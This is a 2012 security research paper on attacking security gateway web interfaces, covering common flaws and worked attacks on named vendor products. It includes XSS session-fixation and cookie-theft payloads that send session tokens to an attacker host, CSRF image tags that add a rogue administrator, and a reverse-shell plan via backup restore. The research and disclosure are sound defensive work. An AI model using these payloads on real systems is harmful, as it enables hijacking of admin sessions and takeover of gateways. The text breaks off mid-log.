They ought to know better: Exploiting Security Gateways via their Web Interfaces

"All your Gateway are Belong to Us"

Ben Williams
Security Consultant

An NGS Secure Research Publication

March 2012

http://www.ngssecure.com

Attacking Web User Interfaces - Security Gateways

Table of Contents

Attacking Web User Interfaces - Security Gateways

1. Introduction

This paper summarises research undertaken to identify various ways to exploit Security Gateway products via their Web UIs, and also provides some practical examples of how these systems could be exploited.

Whilst Security Gateway products provide appropriate security features for the protocols and services they protect, if a gateway product is not secure in itself, it can be attacked directly and compromised.

If an attacker can gain control of the gateway of an organisation, he could use this powerful position for further attacks; such as traffic-sniffing and man-in-the-middle (MiTM) attacks, disabling network protections, and pivoting the attack to target other systems and users on the internal network.

We often take the security of security-software for granted, assuming that – because the software has been developed by a company that understands security, then the product is likely to be secure.

This may be an incorrect assumption with regard to Security Gateway UIs, as usually the developers that design, code and test the UI are not security-aware people, and are therefore, more focused on UI design, functionality, usability, supportability and branding, than on security.

There are a wide variety of web application attacks that have been historically used against public-facing websites and their users and many of these attacks are transferable to web-based product UIs.

I have examined the latest versions of various Security Gateway products over the past few months and this has shown that the Web UI is often vulnerable to various exploits, which could enable an external attacker to gain control of the UI, bypass controls within the application, and control the underlying operating system.

Though there are many generic vulnerabilities in web-based product UIs (for example; the ability to perform scripted password-guessing is common) my research has focused more specifically on developing working proof-of-concept exploits to gain unauthorized access to the UI and operating system (without password guessing).

Based on this research I have raised over 35 working proof-of-concept exploits with various vendors of popular Security Gateway products: As a result of this work several vendors have already released security-updates.

There are of course many other vendors and products in this particular niche market: I have only looked at a sample of products. Based on these findings, patterns have emerged which suggest that there are very likely to be similar vulnerabilities in similar products.

It is intended that this paper should be a useful guide for Penetration Testers, Developers who design product UIs and other Security Professionals.

2. Previous Work

Web applications

There are some excellent resources and a great deal of reading material describing web-based attacks, which are often focused around websites, and web-based applications in general.

Probably two of the most comprehensive resources are the OWASP website, and the book "The Web Application Hackers Handbook" – the latter of which I have used extensively.

SQL-injection and XSS are probably the most widely known attacks against websites and users, but these attacks are just the "tip of the iceberg". There are numerous other classes of vulnerabilities which are less known, but pose an equally serious threat, and most of these potential attack types need to be taken into account when considering the design of secure product Web UIs.

Attacks against home-router UIs

Various work has been done previously describing Web UI-based attacks against home routers (a basic Security Gateway) using techniques including XSS, CSRF, and sometimes operating system command-injection.

http://www.sourcesec.com/Lab/soho_router_report.pdf
http://directwebremoting.org/blog/joe/2007/02/08/csrf_pharming.html

Security Gateway Product UIs

In this paper I utilise previous work on web-application attacks, to extend attacks to a particular class of products, Enterprise Security Gateways (aimed at medium to large enterprises).

This class of product can be broken down into two categories:

- Single-function gateways: Such as email or web proxies - for anti-virus, anti-spam and URL filtering
- Multi-function gateways: In addition to the previous tasks, these may provide other functions such as a Network Firewall, SSL VPN, reporting and monitoring

Current versions of Security Gateway appliances are typically rich in functionality, and although this can be a strength in the competitive Security Gateway market, rich functionality can become a serious weakness if not adequately secured.

3. The most common vulnerabilities found in Security Gateway UIs

The products I analysed came in two basic flavours; Microsoft Windows software, and Linux-based appliances.

I looked at offerings from various types of vendor; from large IT Security companies, to smaller specialized vendors. Many of the vulnerability types I found were common across vendors and platforms.

In all cases I looked at the latest evaluation version of the software (available to download and evaluate) and in the majority of cases (90%) I found serious flaws which enabled the Security Gateway to be compromised in some way.

In this section we will first look at the generic classes of vulnerabilities found to be affecting Security Gateway UIs. In the following sections we will look at attack scenarios and specific attacks where vulnerabilities can be used in combination by an external attacker to fully compromise Security Gateways.

3.1. Poor input-validation

Lack of appropriate server-side input-validation was the most serious and prevalent problem I discovered. Most products relied on client-side filtering within the UI.

Client-side filtering in JavaScript prevents ordinary users from submitting invalid input, and can reduce accidental errors, but is easily bypassed and does not prevent attackers from submitting attack-strings.

Usually I could see sensitive parameters being passed via the client. Tampering with these on the client-side can lead to a variety of attacks including XSS, SQL injection, information disclosure, privilege-escalation and command-injection.

Cross-site scripting (XSS)
XSS is surprisingly common in Security Gateways, and I have found XSS in almost every product I assessed. This is a serious threat, as it enables an attacker's JavaScript code to be run by an administrator in the context of their Security Gateway UI.

Sometimes the implications of XSS are underestimated in this situation. XSS can be used for session-hijacking enabling the attacker to gain unauthorized access to the UI, as well as scripted control of the UI (just by getting an administrator to visit a crafted link).

Various types of XSS were found including:

- Reflective XSS (especially risky in the login screen)
- Stored XSS in custom reports, adding users, contact details and custom alerts
- Out-of-band stored XSS such as via SSH (in log file viewers)

Command-injection
Unlike most other web applications, Security Gateways generally have a lot of features which interact directly with the server's operating-system. This makes command-injection a particularly high risk.

Functions that are commonly found to be vulnerable to command-injection flaws include:

- Management features that stop/start/restart or check the status of services or processes
- Management features for troubleshooting that send test messages (ping, traceroute, DNS lookups, SMTP messages, TFTP, FTP, SNMP)
- Backup and restore features
- Features that generate and send reports or alerts
- Update services (especially "update now")

"GET"ting the "POST"
Sometimes it is possible to tamper with requests, and substitute POST request parameters into GET requests – with the same result. In these cases, it can make attacks such as XSS and CSRF a lot easier as will be demonstrated below.

3.2. Predictable URLs and parameters (and CSRF)

Cross-site Request Forgery (CSRF) can be a very powerful attack vector. CSRF occurs when an attacker persuades an administrator (or someone else on an internal network) to make HTTP(S) requests on behalf of the attacker (perhaps by using JavaScript, or crafted HTML IMG tags in an email or web-page). When an administrator visits this web-page, these crafted requests can change configuration of the target Security Gateway, or otherwise drive management functions, usually without the administrator's knowledge, and can this often lead to complete compromise of the Gateway.

This attack-vector is often trivial. It is usually just a question of finding out the Gateway address in advance, putting together a crafted web-page, and getting an administrator to view it.

Personally, I feel that the significance of CSRF is still very much underrated in product UIs. Many well-known websites (eBay, Facebook etc.) have gone to great lengths to avoid CSRF, but this knowledge does not seem to be filtering-through to product UI design. Most of Security Gateways examined in this study were found to be vulnerable to some form of CSRF attack.

3.3. Excessive privileges

Excessive privileges are very common in this type of product. Issues identified included:

Webserver, or other services and processes running as high-privileged system users, such as "root", "system" or "administrator".

If a webserver is running as root for example, this means that; if a web-based exploit produces a shell (such as via command-injection) excessive privileges would mean that this is a “root” shell – i.e. complete control over the operating-system.

Other privilege issues included:

- OS access-control or misconfiguration issues
- Lack of lockdown of the OS file-system
- Accessible administration scripts in the web-server virtual directories

3.4. Weak session-management

Session-management issues were common. Issues found included:

- Overly long server-side session timeouts (or no timeout)
- Session-fixation due to lack of session token regeneration on login
- Attackers able to specify their own session tokens – aiding session-fixation
- Session tokens transferrable between browsers and systems – aiding session-hijacking
- Multiple concurrent logins allowed – aiding session-hijacking
- Session tokens being passed in the URL (sometimes being set with this method, sometimes just disclosed)
- Session-token prediction and session-token disclosure

3.5. Password guessing

Most UIs were vulnerable to scripted password guessing, and had known default usernames.
There are many free tools available which can perform fast and effective password attacks and the author would consider this type of attack rather trivial “script-kiddie” territory (if the administrator chooses a weak password).

We are not going to discuss brute-force further in this paper, other than to say that this is a very real threat and that products of this type should have some form of brute-force protection in the Web-UI login screen, as well as logging and alerting of failed attempts – few have.

3.6. Authentication bypass and information disclosure

Several products supported UIs that were unencrypted (HTTP rather than HTTPS) which means that all the UI traffic is sent across the network in a readable form (including passwords and tokens).

Other issues included:

- Direct-file browsing to status information, and key functions
- Information-disclosure in file-system management tools
- Horizontal and vertical privilege escalation by parameter tampering, for example where role-based access-control was implemented, but not enforced, other than the links that were

available in the UI – i.e. requests for unauthorised functions could still be successfully made (if you know the URL or parameters).

3.7. Out-of-date 3rd party software

It was frequently noted that 3rd party software packages, that are either installed by a product installer or that are built into an appliance, were not updated frequently enough. It is not unusual to see old versions of webservers and databases, such as Apache, Tomcat, MySQL, Postgress that are part of a Security Gateway solution.

In one example the current version of a product installer installed Tomcat and MySQL that were both over seven years old, were unpatched, had default configurations and content, and therefore numerous publicly-known vulnerabilities and exploits.

Although severe, this is certainly not an isolated issue, and this problem appears to be endemic. It is time-consuming for software companies to rebuild and retest applications with new 3rd party software versions, and it is understandable that it is not done for every minor version. However, this is not being done at all in some cases, and this lack of product-maintenance introduces many potential risks to corporate infrastructure.

Often customers do not realize that unpatched 3rd party applications have been installed by a software product, and so do not have a patch-management process to deal with this situation.

Linux Appliances

- Old packages (webserver, database, tools, frameworks and languages)
- Old kernels with potential privilege escalations
- Old versions of other 3rd-party code

Windows products

- Customer left to manage 3rd party software (but may not know it exists)
- Default installs, olds version and configuration issues (MS-SQL, Postgress, MySQL, Apache, Tomcat etc.)

3.8. File upload

File upload functionality is surprisingly common, and is often unprotected in various ways. Issues identified included:

Lack of sanitation of uploaded content in features that

- Backup/restore configurations or storage areas
- Provide manual product updates
- Upload branding images for “user-message pages”

These issues can lead to command-injection, or web-based shells being installed.

3.9. Excessive software packages

Some appliances were observed to have tools installed which would be very useful for an attacker to help further his attack after the initial compromise. This included tools such as the following which were already installed and configured (but not required by the application):

- Nmap
- Tcpdump
- Additional scripting languages such as Python, Perl, Ruby
- Package managers (yum, apt-get)
- C compiler
- Netcat
- SSH, FTP, SCP etc.
- stunnel

3.10. Standard installs and configurations

Like clones, each vendor's appliance is basically the same in most installations, which means that discovered attacks will work across environments, different customer configurations, and often on different release versions of the same product.

Sometimes, common UI components are used by the same vendor on different products, so a vulnerability found in one product can affect a whole range of products.

4. Attack methodology

4.1. Attack scenarios

There are differences in how Security Gateways are deployed, based on their feature-set and these differences affect the attack-vectors which are available.

Multifunction Security Gateways typically have a wide variety of features. They often act as network-based firewall, and are deployed at the perimeter, and may also process and filter various protocols and offer features such as URL-filtering, anti-spam, executable-blocking, antivirus, and an SSL VPN.

Surprisingly most multifunction Security Gateways investigated had an administrative interface exposed on all interfaces by default (including the external interface) meaning that the administrative Web-UI was directly accessible from the internet (unless specifically disabled by the administrator).

Single-function Security Gateways serve a more focused purpose, such as a content-security for either email or web (but typically offer more specific features for each protocol). These systems are typically deployed in a DMZ with a separate dedicated network firewall, and so are much less likely to have a management-interface exposed externally. However, other UIs may be accessible from the internet such as user-portals which are specifically designed to be exposed in this way.



Figure 1: Some Security Gateways sit at the perimeter, whereas others are designed to be sited in a DMZ

4.1.1. Direct access to the Security Gateway UI

It is not unusual for Security Gateway UIs to be externally exposed, in fact these UIs are sometimes indexed by Google and other search engines (despite the fact that they are usually HTTPS, run on a non-standard ports, and have no inbound links).

NGS Secure regularly encounters exposed administrative UIs during external penetration tests.
Web-UIs of multifunction Security Gateways are commonly observed. Administrative UIs for single-function Security Gateways are less common, but user-portals for these devices are.

4.1.2. No direct access to the UI

Even where an attacker has no direct access to a UI, a product can often be attacked and compromised via the UI. This is because a Web-UI can be attacked reflectively via CSRF, using internal users.

In most cases, to attack a product via CSRF an attacker needs to perform some reconnaissance and find out the following information in advance:

- What the internal IP address or hostname of the product is
- Which type of product is used
- Who the administrator is
- Know when the administrator will be logged in

Then it is just a question of persuading the administrator to click on a crafted link, or view a crafted web-page whilst logged in. Often arbitrary commands can be executed within the UI with CSRF, to attack or reconfigure the Security Gateway.

In some special cases CSRF or OSRF can be considerably easier, meaning that minimal or no reconnaissance is required in advance, and that the attacks are much more likely to work.

4.2. Attack stages

Having produced viable attacks against various Security Gateway products, a pattern has emerged with two main phases to most attacks:

Phase one: Gaining access to the UI

Phase two: Gaining access to the operating-system

However, there are variations in the phases. Sometimes an attack can be performed with a single step – for example; where there is unauthenticated command-injection as “root” or “system”; a single URL request could be crafted which can deliver a “root” or “system” shell to the attacker.

Sometimes, where products have a more secure posture (defence-in-depth, with layers of security) the attack may need several phases. In rare cases this can be quite convoluted – such as using XSS to attack a user/administrator and gain a session-token, session-hijacking to gain access to the UI, privilege escalation within the UI, configuration changes or file upload and execution (to gain a low-privilege shell) and then privilege escalation within the shell to gain complete control of the device.

However, having identified an attack vector which is initially convoluted, it is usually possible to script the attack sequence. This is especially easy in appliances, where every customer’s installation is basically the same, so once a scripted attack is developed, it works in all situations.

Several of the products analysed had multiple attack vectors, some of which were particularly interesting, so there now follows a more in-depth description with of some examples.

5. Example attacks

Now we will discuss some real-world attacks in detail, as detailing real world examples is the best way to help explain how some techniques work. There are many different examples to choose from with the various products investigated, so this is a small but representative selection.

5.1. Symantec Message Filter

This Windows software product is a spam-filtering email gateway. (These issues have not been addressed at the time of writing, hence the reason for Obfuscating the URLs and parameters)

5.1.1. Gaining UI access: Session-fixation (with a little help from XSS)

Session-fixation can be caused by a poor implementation of session-management.

In this case, when an administrator logs-in to the console, their session-token is not discarded and refreshed. Additionally session-tokens are transferable between browsers on different systems (with different IP addresses) and there is no tracking and resolution of multiple concurrent logins.

It is this combination of multiple "low/medium" issues, which means that session-fixation with session-hijacking is possible. Additionally, the product suffers from XSS (among other issues), which means that an attacker can use JavaScript to set the session-token of his victim administrator.

An attack can be performed with the following steps:

1) The attacker makes a request to the UI and gains a valid session-token (which is not logged-in)
2) The attacker tricks the administrator into clicking on the following link (or viewing a page with a hidden iframe which loads the link for example)

```
http://192.168.1.30:xxxx/xxxx?xxxx=<script>document.cookie="JSESSIONID=1C2BA8F580145698268374EB36A4EF62; Path=/brightmail";document.location="/brightmail";</script>
```

3) Both the attacker and the administrator now have exactly the same session-token, so when the administrator logs-in, the attacker will find themselves logged-in as well
4) The administrator is directed to the login screen (or to another place of the attacker's choosing)
5) The attacker can use a simple script to test an authenticated URL in the UI. Responses to this request will inform him when the administrator has logged-in (so that he can proceed with the next phase of his attack)

5.1.2. Performing UI actions without UI access: Easy CSRF

As mentioned previously, CSRF attacks can allow an external attacker, with no access to the Security Gateway UI, to attack the UI via an internal logged-in administrator.

The Symantec Message Filter is vulnerable to easy CSRF because all URLs and required parameters for many functions are completely predictable in advance. CSRF is made easier by the fact that parameters for GET and POST requests are interchangeable.

The attacker can then set-up a web page containing the following HTML

```
<html>

<img src=
"http://192.168.1.30:xxxx/xxxx?pageReuseFor=add&id=&userName=system&passwd=hacked&confirm
Password=hacked&emailAddress=no-reply%40ngssecure.com&alertFlag=on&fullAdminRole=true"
height=0 width=0>

</html>
```

If an administrator views a page containing the above HTML, they will not notice anything, but if they are logged-in to the product (perhaps because they closed the UI without clicking “logout”, which is very common) the following administrative function will be performed:

Add an administrator with the username “system”, a password of “hacked” and an email of “no-reply@ngssecure.com”.

This may then allow the attacker to login as an administrator, and control the UI.

Additionally, this is a multi-shot exploit; if the administrator is not logged-in and views the page with the hidden image-tag, they will not see anything, and nothing will happen. If at some point the administrator views the HTML and is logged-in, the exploit will work but the administrator will still not notice any difference (unless they go and check the “edit administrators” section and notice a new administrator).

This is only one example of “dangerous” things that could be done with CSRF, and various other administrative functions could be performed in this way.

Many products of this type are vulnerable to CSRF, with potential attacks including; reconfiguring policy, opening ports and disabling protections, stopping and starting services, adding/modifying users (including changing passwords) pretty much whatever you can think of.

In addition, CSRF could also be used as an attack-vector to deliver other exploits, such as command-injection, or SQL-injection, in order to compromise the system without any direct UI access.

Ways to find a target IP address for CSRF

This exploit is dependent on the attacker finding the internal IP address (or hostname) of the target system in advance. There are two reasons for this; firstly they need to direct the URLs to the correct system, secondly (for authenticated attacks) they need to have the administrator's browser submit their authenticated session-token with the request so that the exploit works.

There are various ways can be used to find an internal IP address or addressing scheme. If the target system is an SMTP relay (often the case in Security Gateways) then an attacker could send email to a non-existent email address, in the hope of getting a non-delivery report from an internal mail-server. Often these non-delivery reports (NDRs) contain an extract of the original message, which may contain message-routing information in the message-header. This routing information would describe the IP addresses of the various SMTP systems through which the original message travelled, often revealing internal IP addresses.

CSRFing a subnet

Sometimes it is not possible to find the exact address, but an attacker may be able to make a guess an address range (perhaps by using common internal addressing schemes, such as 192.168.1.x or 10.1.1.x).

Alternatively an attacker may be able to find the address of another system in the same DMZ, such as a misconfigured webserver that reveals its internal IP address (NGS Secure regularly find this issue in external penetration tests).

If the attacker knows the subnet that the target system is in, they can construct multiple hidden image tags. Taking our previous example further:

```
<html>

<img src= http://192.168.1.1:xxxx/xxxx...etc...
<img src= http://192.168.1.2:xxxx/xxxx...etc...
<img src= http://192.168.1.3:xxxx/xxxx...etc...
<img src= http://192.168.1.4:xxxx/xxxx...etc...
<img src= http://192.168.1.5:xxxx/xxxx...etc...
<img src= http://192.168.1.6:xxxx/xxxx...etc...
<img src= http://192.168.1.7:xxxx/xxxx...etc...
...etc...
```

In this case, when the administrator views the above page, his browser will make the attack requests to every potential system in the subnet. Where the system does not exist (or he is not logged in) nothing happens. Where the system is a target UI that he is logged into, an administrative function will be performed. Again, this is multi-shot, and the page will keep trying to load these image-tags each time it is viewed.

5.2. ClearOS 5.1 SP1

This is a Linux-based multi-function Security Gateway appliance (these issues have since been patched).

5.2.1. Gaining UI access: Session-hijacking via unauthenticated session-token disclosure

Session-tokens are like passwords, and should be treated as such. This concept is not always fully understood, and sometimes session-tokens are displayed in the UI, sometimes potentially to unauthenticated users.

If an attacker can gain an authenticated session-token (or even an unauthenticated one if session-tokens are persistent and reused) he may be able to login simply by adding this session-token as a cookie in his browser.

In this example, as part of the UI, third party code is used as a file monitoring system.



Figure 2: File-monitor shown within the UI, which is outside of the authentication-model of the UI

This would not be a problem in itself, apart from the fact that the following problems are combined:

1) The Web UI is enabled by default on all interfaces, including the external interface, and so is directly accessible from the internet
2) The file-system monitor views the operating system as a high privileged user (root)
3) The file-system monitor is able to browse all areas of the operating system
4) The authentication mechanism for the UI is written in PHP, but the third party file-system monitor is a CGI app written in Ruby (in an iframe)
    a. Therefore the PHP authentication mechanism does not work for the file monitor.
    b. An unauthenticated attacker can browse the file-system as root, and see directory names and filenames
5) PHP stores session-tokens as files on the OS, in a set location, with the filename containing the session-token id
6) Not only can an unauthenticated attacker see session-token values, but due to the fact that session-management information is stored in the session-token, they can also tell whether these tokens are logged in or not – by their size, which is also displayed in the file monitor
7) Even though the file-browser takes a daily snapshot of the file-system, various session-management issues mean that the attack is still viable
8) Session-management issues in the product mean that the session tokens-never change when an administrator logs in our out.
9) There is a long session timeout
10) Concurrent logins are allowed, from different IPs and browsers, with the same session-token

This may seem like an odd series of various different issues, but once you know all this information, bypassing authentication for this system is very easy indeed.

An attacker can:

- Browse the location where the session-tokens are, if one is logged-in use that straight away, to gain authenticated access to the UI.

- If not, collect all the session tokens, and use a script to periodically test them until the administrator has logged in, then use that session-token to login to the UI.

- This would enable an external unauthenticated attacker to take control of the UI and policy of the Gateway (without logging-in).



Figure 3: An attacker could directly take control of the UI from the outside

It is always interesting to me how several issues, which could be minor in isolation, result in a total breakdown in security.

5.2.2. Gaining a root-shell: Arbitrary file upload as root using the backup/restore feature

So above we saw how an attacker can gain access to the ClearOS UI, let's finish the job by turning that UI access into a root-shell on the operating system.

There is a backup and restore feature, which backs-up (and restores) a set of configuration files.

Unfortunately there are a few issues with this:

1) The restore process writes the files to the OS from the top of the file structure, "/"
2) The files are written with a high privileged account, "root"
3) The restore function does not check that all the files it is restoring were files which were previously backed-up
4) Various cron-jobs run scripts with a high privileged account, again "root", and these scripts can be overwritten with a script that initiates a reverse-shell back to the attacker.

This means that by adding files to the backup archive, and restoring it, an attacker can write arbitrary files to the file-system as "root".

An attacker can add an edited script to the archive that will over-write an existing script (which runs every 5 minutes) to send a reverse shell, as root, back to the attacker. Game over.

Now the attack completely controls the OS, can sniff traffic on the gateway, perform MITM attacks, and pivot the attack to other systems in the DMZ or internal network.

5.3. McAfee Security Gateway

This is a multi-function Linux gateway appliance (These issues have not been addressed at the time of writing, hence the reason for Obfuscating the URLs and parameters).

5.3.1. Gaining UI access: Session-hijacking via XSS

Most of the Gateways I looked at had some kind of Cross-site scripting (XSS). Though XSS is traditionally thought of as an attack against users, it can also be used by an attacker to gain unauthorized access to a system by session-hijacking.

There are typically a couple of additional prerequisites for "classical" session hijacking (i.e. the theft and use of a logged-in user's session-tokens)

1) The session-tokens should be accessible to JavaScript
2) There must be some mechanism for the victims browser to pass the session-tokens back to the attacker
3) Additional session-management issues are important, and can make an attack much easier, such as:
    a. Failure to refresh session-tokens, on login/logout (or time-based)
    b. Concurrent logins are allowed
    c. Sessions are not tied to particular IP addresses

In all cases where XSS was discovered in the Security Gateways I looked at, the Gateway also suffered from most of the issues above.

Attacking a logged-in administrator

Remember, we are talking about the session-tokens of an administrator here, who is ideally logged in to the Gateway at the time of the attack (though this is not always necessary if various session-management issues are present).

For session-hijacking with XSS, it important to know the way that the internal administrator references the Gateway (by IP address, or hostname) as authenticated session-tokens will be stored specifically against the IP or hostname.

It is possible for an external attacker to attack an internal administrator.

Several of these Gateway solutions can be used as the firewall itself, and of these most appear to have a default configuration of enabling the management UI on the external interface. This gives the attacker two things; Knowledge of the Gateway type and version, and access to the UI.



Figure 1: Attacks in this cause would focus on session-hijacking and internal administrator

In addition, in order to perform effective session-hijacking via XSS, an external attacker must be able to persuade an administrator to click a link, view an attacker's website (with a hidden embedded iframe) in which the attacker must have crafted the links to reference the internal IP address or hostname of the Security Gateway.

This is all achievable, but requires a little reconnaissance and social-engineering.

For the McAfee Gateway, session-hijacking is possible, for example with the following URL

```
https://192.168.1.40/xxxx?xxxx='><script>document.write('<img
src%3dhttp://192.168.1.11/'+%2b+escape(document.cookie)+%2b+'>')</script><!--

In other words:

https://target-system/xxxx?xxxx='><script>document.write('<img src%3dhttp://attacker's -
system/'+%2b+escape(document.cookie)+%2b+'>')</script><!--
```

This XSS JavaScript would write out an image tag, which would automatically send the session-token to the attacker's webserver, by making a request to the attacker's server with the cookies as a URL parameter. The session-token would then appear in the logs of the attacker's web-server:

```
192.168.1.40 - - [06/Nov/2011:11:01:18 +0000] "GET
/SHOW_BANNER_NOTICE%3DBannerShown%253D1%3B%20SCMUserSettings%3Dlang%253Dde_DE%2526lastUse
r%253Dscmadmin%2526last_page_id%253Ddashboard%3B%20ws_session%3DSID%253DSID%253AAD0489DD-
